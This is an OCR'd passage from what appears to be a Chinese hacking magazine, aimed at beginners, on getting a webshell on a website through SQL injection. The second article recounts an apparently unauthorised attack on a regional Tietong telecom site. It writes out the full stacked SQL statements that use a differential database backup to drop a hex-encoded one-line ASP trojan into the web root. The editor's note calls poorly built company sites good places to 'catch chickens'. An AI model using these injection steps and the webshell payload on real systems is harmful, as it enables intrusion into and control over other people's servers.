


图16 大马上传成功

四、小结

通过上述两例实战，我们了解利用注入来拿WEBSHELL的两种基本思路：一是猜得管理账号进后台利用某些功能设法上传木马，二是找到WEB目录用工具上传功能上传木马。当然方法还有许多，因为是写给初学者看的，所以先对这两种最简单的方法作叙述，其他方法以后再作叙述或大家自己找些文章来读。最后说一句：方法要灵活运用，才能事半功倍。

编辑点评：整站系统经常暴漏洞，那自己编写的网站安全性又多高呢？对于菜鸟而言目前拿Shell最有效的方法就是注入了，而注入的目标也由原先的整站漏洞慢慢转向中小企业自行开发的web系统，由于经验不足，这些系统使用现成的检测工具就能很容易地发现漏洞，这可是我们捉鸡的好地方。

对某省铁通公司网站的安全检测

小林

从本文你可以学到：

1、注入工具的综合应用
2、如何利用SQL数据库差异备份写入木马
3、一句话木马的使用



图1 发现注入点

一、源起

朋友家新装了宽带，用的是铁通的ADSL，速度还不错，价格比电信可谓便宜多了。电信的某些省级公司网站和互联星空我曾检测过几例，安全性还有待进一步提高，不知铁通的网站安全性又如何？

带着好奇，用百度搜了些省级铁通公司的网站来进行一次检测，天津市铁通网站的问题便是我这次检测的收获。

下面就说说对此站的检测过程。

二、发现注入点，得到有关信息

用啊D注入工具来检测一下是否存在注入问题，刚打开网站，不一会就冒出一个注入点提示http://www.XXXX.com.cn/news_show.asp?news_id=290（已经作了处理，后面的地址均作了处理），如图1。

接着进行注入检测，通过检测发现此网站用的是SQL数据库，支持多行执行，DB_OWNER权限，通过猜解没找到多少有用的东东。如图2。

三、试图上传webshell

没有找到管理员账号信息，重新思考办法。先来看看能不能列目录，找到WEB目录再说。通过列目录功能找啊找，终于找到了WEB所有目录为“e:

\虚拟主机异地存储\2006\XXXX0522\new_XXXX\"，如图3。




图2 注入检测




图3 通过列目录功能找到WEB目录




图4 SQL数据库差异备份




图5 差异备份成功

刚才工具检测知道是支持多句执行的，还是用的SQL数据库，现在又知道了WEB目录，利用SQL数据库差异备份的方法来试试。

步骤如下（注入点后跟以下语句，以分号“;”连接）：

1. create table [dbo].[elin_tmp] ([cmd] [image])——创建一个表；

2. declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s=0X65006C0069006E00 backup database @a to disk = @s ——备份数据库，@s为备份名称(elin的16进制转换)；

3.insert into [elin_tmp](cmd)values(0x3C2565786563757465287265717565737428226C222929253E)——将一句话木马“<%execute (request("1"))%>”的16进制字符插入到表中；

4.declare @a sysname,@s nvarchar(4000) select @a=db_name(),@s='e:\虚拟主机异地存储\2006\XXXX0522\new_XXXX\elin.asp' backup database @a to disk = @s WITH DIFFERENTIAL,FORMAT ——对数据库实行差异备份，备份的保存路径e:\虚拟主机异地存储\2006\XXXX0522\new_XXXX\，文件名为elin.asp；




图6 连接备份得到的一句话木马

